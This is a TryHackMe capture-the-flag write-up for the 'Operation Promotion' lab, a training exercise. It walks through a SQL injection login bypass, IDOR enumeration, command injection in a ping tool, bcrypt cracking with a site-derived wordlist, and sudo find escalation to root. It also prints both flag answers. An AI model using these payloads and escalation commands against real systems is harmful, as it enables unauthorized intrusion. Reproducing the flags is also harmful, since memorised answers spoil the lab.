| Follow @anir0y | |
|---|---|
| Operation Promotion |  |
Operation Promotion is an easy-rated Linux challenge room. The brief casts you as a tester up for the Penetration Tester title at Hadron Security, handed a solo engagement against RecruitCorp and its public-facing careers portal. It is a single box with two flags, and the intended path is a clean offensive chain: break the web app, loot a credential, log in, then escalate. It plays like a compact version of the single-host Linux boxes in the Jr Pentester Challenges module, so if you enjoyed Silent Monitor or Dead Drop this will feel familiar.
The whole room is one task with two questions, user.txt and flag.txt. Both answers below were verified correct by the TryHackMe checker. The target was reachable straight from my machine over the TryHackMe VPN, so I ran everything locally rather than from the AttackBox.
Task 1: Recon, two services and a quiet file share

A full TCP scan shows a small surface: SSH, Apache, and Samba.
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.58 ((Ubuntu))
139/tcp open  netbios-ssn Samba smbd 4
445/tcp open  netbios-ssn Samba smbd 4
Samba allows a null session and exposes one readable share, public. It holds a single README.txt that turns out to be a dead end: “This share is reserved for future internal file distribution. Nothing to see here yet. - IT”. Worth checking, but the real entry point is the web app.
Share           Permissions            Remark
public          READ
IPC$                                   IPC Service (RecruitCorp File Services)
The careers portal at port 80 is a static brochure. robots.txt points at the only interesting path:
User-agent: *
Disallow: /admin/
Task 1: SQL injection on the admin login
/admin/ is a RecruitCorp admin sign-in form that posts a username and password. A single quote in the username breaks the query, and a classic comment-out payload logs straight in. A wrong login returns an “Invalid credentials” page with HTTP 200, while the injection returns a 302 redirect to the dashboard.
username=admin' -- -   password=x
-->
HTTP/1.1 302 Found
Location: /admin/dashboard.php
Reading the source later through code execution confirmed the bug precisely: the login builds its query by string concatenation against a SQLite database, so my injected comment simply drops the password check.
$db = new SQLite3('/var/lib/recruitcorp/app.db');
$query = "SELECT id, username FROM users WHERE username='$u' AND password='$p'";
Task 1: IDOR leaks the user table and a service account


The dashboard has a “User Lookup” form that fetches a record by numeric ID at /admin/users/lookup.php?id=1. Incrementing the id walks the whole user table, an insecure direct object reference. I tested the parameter for SQL injection too, but id=1 AND 1=1 and id=1 AND 1=2 both returned the same record, so the value is parsed as an integer and is not injectable. The IDOR alone is enough: it returns nine accounts, and id 7 is the lead.
ID 7  Username sysmaint  Role system
Notes: Service account for /admin/sysmaint-checks/ping.php. Do not disable.
Task 1: Command injection in the maintenance ping tool
/admin/sysmaint-checks/ping.php?host=<target> runs a real ping against whatever you pass. The host value lands in a shell command with no sanitisation, so appending a shell separator runs arbitrary commands. A semicolon, a pipe and && all work; the backtick and newline variants were filtered or failed to parse, which is a useful reminder to try several separators rather than giving up on the first.
host=127.0.0.1;id
-->
uid=33(www-data) gid=33(www-data) groups=33(www-data)
recruitcorp

Code execution as www-data does not reach the flags directly: /home/jford is mode 750 and owned by jford, so www-data cannot read user.txt. The portal code is the loot instead.
Task 1: Looting the application credentials

The webroot has a config directory that Apache serves as 403, but www-data can read it from the shell. db.conf holds a bcrypt hash tied to the Linux user jford.
db_host=localhost
db_name=recruitcorp
db_user=jford
db_pass_hash=$2b$10$QzkXmGndA2cQLozO3xAN6eWKrl6ZXyzhYTJNF67exOmTmN5oVSEfq
db_engine=sqlite3
For completeness, the SQLite database at /var/lib/recruitcorp/app.db stores the nine web accounts with plaintext passwords. Those are application logins, not system credentials, and spraying all nine against jford over SSH failed. The bcrypt hash in db.conf is the one that matters.
1|admin|A!7s2f9DkLp_Q3e|admin
2|mvasquez|pw_mv_4831|recruiter
7|sysmaint|pw_sm_8841|system
Task 1: Cracking jford and the first flag
This is where the room earns its time. The bcrypt is cost 10, and the password is not in the top half-million of rockyou, so a straight dictionary run is slow and goes nowhere. The trick is that the site content is a wordlist. The portal advertises a “Spring 2026 Hiring Drive” in big letters, so I built a small themed list from the page vocabulary and appended common year and symbol suffixes. The password fell out immediately.
jford : spring2026!
The password is literally the site’s season plus the year and a bang. On a GPU this whole detour is a non-issue, but an Apple laptop does bcrypt at double-digit hashes per second, so a targeted list beats brute force by orders of magnitude. With the credential in hand, SSH gives the first flag.
$ ssh [email protected]
jford@recruitcorp:~$ cat user.txt
THM{bdbee0a91ebcb0b0fafde931223efe09}
Task 1: sudo find to root
jford has one sudo rule, and it is a well-known escalation.
User jford may run the following commands on recruitcorp:
    (root) NOPASSWD: /usr/bin/find
find can execute commands through its -exec action, and since sudo runs it as root, anything it spawns runs as root. The GTFOBins pattern turns that single rule into a full compromise. I used it to read the root flag directly.
$ sudo /usr/bin/find /root -name flag.txt -exec id \; -exec cat {} \;
uid=0(root) gid=0(root) groups=0(root)
THM{d999a1f6319a9c5b48c067dfab314ba2}
A plain sudo find . -exec /bin/sh \; -quit would drop you into a full root shell just as easily.
Two takeaways
First, treat the application’s own content as a password wordlist before reaching for rockyou rules. A themed list built from the pages on the site cracked a bcrypt that a half-million-word dictionary run never would have on this hardware, and the winning word was printed on the home page. Tools like CeWL exist for exactly this.
Second, a single permissive sudo rule is as good as a root shell. find, vim, awk, tar, and dozens of other binaries can run arbitrary commands, so a NOPASSWD entry for any of them, even scoped to a “safe looking” tool, is a full escalation. Check GTFOBins against every binary a sudo rule grants you.
Room solved 100%: 1 task, 2 answers.